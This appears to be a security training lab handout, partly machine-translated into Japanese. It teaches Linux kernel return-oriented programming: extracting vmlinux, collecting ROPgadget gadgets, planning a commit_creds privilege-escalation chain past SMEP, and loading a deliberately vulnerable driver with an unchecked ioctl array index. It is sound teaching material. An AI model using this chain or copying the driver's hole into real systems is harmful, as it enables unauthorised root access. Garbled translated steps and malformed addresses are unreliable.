


Exercise 9: Linux Kernel ROP and ROPgadget

Lab Objective:

As earlier, we will explore another method of exploitation, namely, the direct manipulation of the kernel via the extracted image on the machine.

ラボのタスク:

1. ☐ パスワードとして **studentpassword** を使用して [64 ビット 12.4Linux](#) マシンにログインします。



2. ☐ カーネル内リターン指向プログラミング(ROP)は、実行不可能なメモリ領域に関連する制限を回避するためによく使用される便利な手法です。たとえば、既定のカーネルでは、最近の Intel CPU でのスーパーバイザ モード実行保護 (SMEP) などのカーネルとユーザー アドレスの分離の軽減策を回避するための実用的なアプローチを示します。
3. ☐ あなたがこれを読んでいるとき、保護メカニズムに変更があります。採用する正確な手法は変更される可能性が高いですが、ここで説明するプロセスは変更されません。
4. ☐ 前のラボでは、実行不可能なスタックをバイパスする方法について説明しました。これも別の方法です。
5. ☐ カーネルバイナリから ROP ガジェットを抽出する方法を確認します。次のことを考慮する必要があります。

ある。ガジェットを抽出するには、ELF(vmlinux)が必要です。/boot/vmlinux を使用できますが、解凍する必要があります。

b.非常にたくさんあるので、ROP ガジェットを抽出するためのツール。

6. ☐ を使用してイメージを抽出できます-vmlinux。以下をご覧ください。

```
7. #!/bin/sh
8. # SPDX-License-Identifier: GPL-2.0-only
9. # -----
   -----
10. # extract-vmlinux - Extract uncompressed vmlinux
    from a kernel image
11. #
12. # Inspired from extract-ikconfig
13. # (c) 2009,2010 Dick Streefland
    <dick@streefland.net>
14. #
15. # (c) 2011 Corentin Chary
    <corentin.chary@gmail.com>
16. #
17. # -----
   -----
18.
19. check_vmlinux()
20. {
21.     # Use readelf to check if it's a valid ELF
22.     # TODO: find a better to way to check that
    it's really vmlinux
23.     # and not just an elf
24.     readelf -h $1 > /dev/null 2>&1 || return 1
25.     cat $1
26.     exit 0
27. }
28.
29. try_decompress()
30. {
```

```

31.     # The obscure use of the "tr" filter is to
      work around older versions of
32.     # "grep" that report the byte offset of the
      line instead of the pattern.
33.     # Try to find the header ($1) and decompress
      from here
34.     for pos in `tr "$1¥n$2" "¥n$2=" < "$img" |
      grep -abo "^$2"`
35.     do
36.         pos=${pos%:*}
37.         tail -c+$pos "$img" | $3 > $tmp 2>
          /dev/null
38.         check_vmlinux $tmp
39.     done
40. }
41.
42. # Check invocation:
43. me=${0##*/}
44. img=$1
45. if [ $# -ne 1 -o ! -s "$img" ]
46. then
47.     echo "Usage: $me <kernel-image>" >&2
48.     exit 2
49. fi
50.
51. # Prepare temp files:
52. tmp=$(mktemp /tmp/vmlinux-XXX)
53. trap "rm -f $tmp" 0
54.
55. # That didn't work, so retry after decompression.
56. try_decompress '¥037¥213¥010' xy gunzip
57. try_decompress '¥3757zXZ¥000' abcde unxz
58. try_decompress 'BZh' xy bunzip2
59. try_decompress '¥135¥0¥0¥0' xxx unlzma
60. try_decompress '¥211¥114¥132' xy 'lzop -d'
61. try_decompress '¥002!L¥030' xxx 'lz4 -d'


```

```


62. try_decompress '($265/$375' xxx unzstd
63.
64. # Finally check for uncompressed images or
    objects:
65. check_vmlinux $img
66.
67. # Bail out:
echo "$me: Cannot find vmlinux." >&2

```

68. ☐ The script is located in the folder **/home/student/Downloads** if you want to view it. The command to extract the compressed image is as follows (this is only for reference, you do not need to enter it): **sudo ./extract-vmlinux /boot/vmlinuz-3.13.0-32-generic > vmlinux.**
69. ☐ Since the file has been extracted, navigate to **Downloads** directory and enter **file vmlinux**. An example of the output of this command is shown in the following screenshot.




70. ☐ ROP techniques take advantage of code misalignment to identify new gadgets. This is possible due to x86 language density, i.e. the x86 instruction set is large enough (and instructions have different lengths) for almost any sequence of bytes to be interpreted as a valid instruction. For example, depending on the offset, the following instructions can be interpreted differently (note that the second instruction represents a useful stack pivot). This is where we setup a fake stack, and then use it to bypass the protections:
- a. 0f 94 c3; sete %bl
 - b. 94 c3; xchg eax, esp; ret
71. ☐ If we run `objdump` against the uncompressed kernel image, and then `grep` for gadgets, it will not provide that many, since we are working with aligned addresses, which do suffice in many cases.
72. ☐ We will use the tool **ROPgadget** from <https://github.com/JonathanSalwan/ROPgadget>.
73. ☐ In the terminal window, enter **cd ROPgadget**.
74. ☐ Once you are in the directory, enter **./ROPgadget.py --binary ~/Downloads/vmlinux > ~/ropgadget**.
75. ☐ Now, enter **tail ~/ropgadget**. An example of the output of this command is shown in the following screenshot.



```
student@ubuntu: ~/Downloads/ROPGadget
student@ubuntu:~/Downloads$ file vmlinux
vmlinux: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked,
BuildID[sha1]=0x32143d561875c4e5f3229003aca99c880e2bedb2, stripped
student@ubuntu:~/Downloads$ cd ROPgadget
student@ubuntu:~/Downloads/ROPGadget$ ./ROPgadget.py --binary ~/Downloads/vmlinu
x > ~/ropgadget
student@ubuntu:~/Downloads/ROPGadget$ tail ~/ropgadget
0xffffffff8101fd62 : xrstor64 ptr [rdi]; xor ebx, ebx; jmp 0xffffffff8101fc10
0xffffffff81015c55 : xsave ptr [rdi]; jmp 0xffffffff81015c6f
0xffffffff81d3fbec : xsave ptr [rdi]; pop rbp; ret
0xffffffff81015c54 : xsave64 ptr [rdi]; jmp 0xffffffff81015c70
0xffffffff81d3fbec : xsave64 ptr [rdi]; pop rbp; ret
0xffffffff81e6d355 : xsaveopt ptr [rdi]; prefetchnta byte ptr [rax]; jmp 0xff
ffffff81e6d476
0xffffffff81e6d354 : xsaveopt64 ptr [rdi]; prefetchnta byte ptr [rax]; jmp 0xf
ffffff81e6d477
0xffffffff8101f41e : xsetbv; pop rbp; ret


Unique gadgets found: 553349
student@ubuntu:~/Downloads/ROPGadget$
```

76. ☐ As the above screenshot shows, quite a few gadgets have been found. This can be a challenge as well, but you can also expect that many of these will not be usable or in an area you can write to.
77. ☐ Note that the Intel syntax is used with the **ROPgadget** tool. Now we can search for the ROP gadgets listed in our privilege escalation ROP chain. The first gadget we need is **pop %rdi; ret**:
78. ☐ Next, we can grep for this in our file. Enter **grep ': pop rdi ; ret' ~/ropgadget**. An example of this is shown in the following screenshot.



```
student@ubuntu: ~/Downloads/ROPgadget
0xfffffffff8141b41d : pop rdi ; retf 0x34
0xfffffffff8107708b : pop rdi ; retf 0x4800
0xfffffffff81507dfd : pop rdi ; retf 0x48ff
0xfffffffff81b3e780 : pop rdi ; retf 0x4b4e
0xfffffffff81973136 : pop rdi ; retf 0x5ffe
0xfffffffff81a3111a : pop rdi ; retf 0x626d
0xfffffffff81985da3 : pop rdi ; retf 0x636d
0xfffffffff810777da : pop rdi ; retf 0x64fe
0xfffffffff8199da65 : pop rdi ; retf 0x6964
0xfffffffff81a1459f : pop rdi ; retf 0x6cbf
0xfffffffff8198d2c2 : pop rdi ; retf 0x6f24
0xfffffffff81a324da : pop rdi ; retf 0x72bf
0xfffffffff81a4589f : pop rdi ; retf 0x736d
0xfffffffff8197ec03 : pop rdi ; retf 0x7373
0xfffffffff8197fa17 : pop rdi ; retf 0x75ac
0xfffffffff81984337 : pop rdi ; retf 0x76d
0xfffffffff8196837f : pop rdi ; retf 0x7abf
0xfffffffff8185fe60 : pop rdi ; retf 0x81aa
0xfffffffff81954e2b : pop rdi ; retf 0x81bf
0xfffffffff81994281 : pop rdi ; retf 0x86d
0xfffffffff819909c6 : pop rdi ; retf 0x96d
0xfffffffff8196839a : pop rdi ; retf 0xabf
0xfffffffff8198917b : pop rdi ; retf 0xadbf
0xfffffffff819800c2 : pop rdi ; retf 0xb16d
0xfffffffff81999371 : pop rdi ; retf 0xb76d
0xfffffffff819ae8d6 : pop rdi ; retf 0xc3f6
0xfffffffff81954e39 : pop rdi ; retf 0xc86d
0xfffffffff819bf77f : pop rdi ; retf 0xc9bf
0xfffffffff81a3347f : pop rdi ; retf 0xce6d
0xfffffffff81a45111 : pop rdi ; retf 0xcffe
0xfffffffff8196bab8 : pop rdi ; retf 0xd06d
0xfffffffff8196122f : pop rdi ; retf 0xd59d
0xfffffffff8194f905 : pop rdi ; retf 0xea6d
0xfffffffff819993b3 : pop rdi ; retf 0xf1bf
0xfffffffff81a145aa : pop rdi ; retf 0xf46d
0xfffffffff819ab8ff : pop rdi ; retf 0xf6d
0xfffffffff81969f4b : pop rdi ; retf 0xf76d
0xfffffffff81a16430 : pop rdi ; retf 0xfafe
0xfffffffff81e6ee6d : pop rdi ; retf 0xff41
0xfffffffff8131129d : pop rdi ; retf 0xffe9
0xfffffffff81a13cba : pop rdi ; retf 0xfffe
0xfffffffff815e15bd : pop rdi ; retf 0xffff
student@ubuntu: ~/Downloads/ROPgadget$
```

79. ☐ 明らかに、これらのいずれかをガジェットとして使用できますが、何を選択しても、スタックポインタがその番号で高いメモリから低いメモリに移動するため、その番号を使用してリターンを構築する必要があります。
80. ☐ 繰り返しになりますが、ガジェットは実行不可能なページ内にある可能性があるため、適切なガジェットを取得するには複数の方法を試す必要がある場合があります。
81. ☐ **commit_creds()** のアドレスを **%rbx** にロードすることで、呼び出し命令に対応するように初期 ROP チェーンを調整できます。これにより、**%rdi** がルート構造を指し、特権が昇格されます。
82. ☐ このテスターには、Trustwave SpiderLabs Vitaly Nikolenko によって作成された脆弱なドライバプログラムを使用できます。ドライバのコードを次のスクリーンショットに示します。



```
drv.c (~/Downloads/trustwave/kernel_rop) - gedit
static struct file_operations fops = {
    .open = device_open,
    .release = device_release,
    .unlocked_ioctl = device_ioctl
};

static int device_release(struct inode *i, struct file *f) {
    printk(KERN_INFO "device released!\n");
    return 0;
}

static int device_open(struct inode *i, struct file *f) {
    printk(KERN_INFO "device opened!\n");
    return 0;
}

static long device_ioctl(struct file *file, unsigned int cmd, unsigned long args) {
    struct drv_req *req;
    void (*fn)(void);

    switch(cmd) {
        case 0:
            req = (struct drv_req *)args;
            printk(KERN_INFO "size = %lx\n", req->offset);
            printk(KERN_INFO "fn is at %p\n", &ops[req->offset]);
            fn = &ops[req->offset];
            fn();
            break;
        default:
            break;
    }

    return 0;
}

static int m_init(void) {
    printk(KERN_INFO "addr(ops) = %p\n", &ops);
    major_no = register_chrdev(0, DEVICE_NAME, &fops);
    class = class_create(THIS_MODULE, DEVICE_NAME);
    device_create(class, NULL, MKDEV(major_no, 0), NULL, DEVICE_NAME);
}
```

83. ☐ 上のスクリーンショットが示すように、fn にコピーされた値は配列のバインドチェックを行わないため、符号なし long を使用してユーザーまたはカーネル空間の任意のメモリアドレスにアクセスできます。
84. ☐ 次に、ドライバーが登録され、ops 配列が出力されます。新しいターミナルウィンドウで、**cd ~/ダウンロード/トラストウェーブ/kernel_rop** と入力します。
85. ☐ 次に、コードが既にコンパイルされている場合に備えて、コードを削除します。


A.rm Drv.ko

B. エルスモード |grep drv

86. ☐ 出力がある場合は、drv 汚染されたモジュールがロードされていることを意味します。その場合は、アンロードする必要があります。Enter **sudo rmmod drv**これにより、カーネルモジュールが削除されます。

87. ☐ 次に、コードをビルドしてモジュールを挿入します。Enter **make & sudo**

insmod ./drv.koコマンドの出力例を次のスクリーンショットに示します。




The screenshot shows a terminal window titled "Terminal" with a menu bar (Open, Save, Undo, etc.) and a sidebar with application icons. The terminal output is as follows:

```
student@ubuntu: ~/Downloads/trustwave/kernel_rop
student@ubuntu:~/Downloads/trustwave/kernel_rop$ make && sudo insmod ./drv.ko
make -C /lib/modules/3.13.0-32-generic/build M=/home/student/Downloads/trustwa
/kernel_rop modules
make[1]: Entering directory '/usr/src/linux-headers-3.13.0-32-generic'
Building modules, stage 2.
MODPOST 1 modules
make[1]: Leaving directory '/usr/src/linux-headers-3.13.0-32-generic'
# compile the trigger
gcc trigger.c -O2 -o trigger
[sudo] password for student:
student@ubuntu:~/Downloads/trustwave/kernel_rop$
```

